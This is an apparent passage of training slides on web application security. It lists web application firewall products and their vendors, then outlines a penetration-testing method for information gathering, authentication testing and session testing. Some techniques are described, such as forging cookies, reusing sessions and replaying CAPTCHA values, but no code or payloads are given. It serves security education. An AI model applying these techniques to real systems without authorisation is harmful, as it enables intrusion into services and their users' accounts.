


<http://www.applicure.com>

# Web Application Firewall: ServerDefender VP



ServerDefender VP  
Web application  
firewall is designed  
to provide security  
against **web  
attacks**



# Web Application Firewall



**Radware's AppWall**

<http://www.radware.com>



**Barracuda Web Application Firewall**

<https://www.barracuda.com>



**ThreatSentry**

<http://www.privacyware.com>




**SteelApp Web App Firewall**

<http://www.riverbed.com>



**QualysGuard WAF**

<http://www.qualys.com>



**IBM Security AppScan**

<http://www.ibm.com>



**ThreatRadar**

<http://www.imperva.com>



**Trustwave Web Application Firewall**

<https://www.trustwave.com>



**ModSecurity**

<http://www.modsecurity.org>



**Cyberoam's Web Application Firewall**

<http://www.cyberoam.com>

# Module Flow



# Web Application Pen Testing

- Web application pen testing is used to **identify, analyze, and report vulnerabilities** such as input validation, buffer overflow, SQL injection, bypassing authentication, code execution, etc. in a given application
- The best way to perform penetration testing is to **conduct a series of methodical and repeatable tests**, and to work through all of the different application vulnerabilities



## Why Web Application Pen Testing?

### Identification of Ports

Scan the ports to identify the associated running services and analyze them through automated or manual tests to find weaknesses


### Remediation of Vulnerabilities

To retest the solution against vulnerability to ensure that it is completely secure


### Verification of Vulnerabilities

To exploit the vulnerability in order to test and fix the issue

# Web Application Pen Testing (Cont'd)




# Information Gathering



- Retrieve and analyze robots.txt file using tools such as **GNU Wget**
- Use the advanced "**site:**" **search operator** and then click "**Cached**" to perform search engine reconnaissance
- Identify application entry points using tools such as **WebScarab**, **Burp proxy**, **OWASP ZAP**, **TamperIE** (for Internet Explorer), or **Tamper Data** (for Firefox)
- To identify web applications: probe for URLs, do dictionary-style searching (intelligent guessing) and perform vulnerability scanning using tools such as **Nmap** (Port Scanner) and **Nessus**
- Implement techniques such as DNS zone transfers, DNS inverse queries, web-based DNS searches, querying search engines (googling)

# Information Gathering

## (Cont'd)




- Analyze error codes **by requesting invalid pages** and **utilize alternate request methods** (POST/PUT/Other) in order to collect confidential information from the server
- Examine the source code from the accessible pages **of the application front-end**
- Test for recognized file types/extensions/directories by requesting common file extensions such as .ASP, .HTM, .PHP, .EXE, and **watch for any unusual output or error codes**
- Perform TCP/ICMP and service fingerprinting using traditional fingerprinting tools such as **Nmap** and **Queso**, or the more recent application fingerprinting tool **Amap**




# Configuration Management Testing

START




# Authentication Testing



- Try to **reset passwords** by guessing, social engineering, or cracking secret questions, if used. Check if **"remember my password" mechanism** is implemented by checking the HTML code of the login page.
- Check if it is possible to **"reuse" a session after logout**. Also check if the **application automatically logs out a user** when that user has been idle for a certain amount of time, and that no sensitive data remains stored in the browser cache.
- Identify all parameters that are sent in addition to the **decoded CAPTCHA** value from the client to the server and try to send an **old decoded CAPTCHA value with an old CAPTCHA ID of an old session ID**.
- Check if users hold a hardware device of some kind in addition to the password. Check if **hardware device communicates directly and independently** with the authentication infrastructure using an additional communication channel.
- **Attempt to force a race condition**, make multiple simultaneous requests while observing the outcome for unexpected behavior. Perform code review.


# Session Management Testing



- Collect sufficient number of cookie samples, analyze the cookie generation algorithm and **forge a valid cookie** in order to perform the attack
- Test for cookie attributes using intercepting proxies such as **WebScarab**, **Burp proxy**, **OWASP ZAP**, or traffic intercepting browser plug-in's such as **"TamperIE"** (for IE) and **"Tamper Data"** (for Firefox)
- To test for session fixation, **make a request to the site** to be tested and analyze vulnerabilities using the **WebScarab** tool
- Test for exposed session variables by inspecting **encryption & reuse of session token**, proxies & caching, GET & POST, and transport vulnerabilities
- Examine the **URLs in the restricted area** to test for CSRF



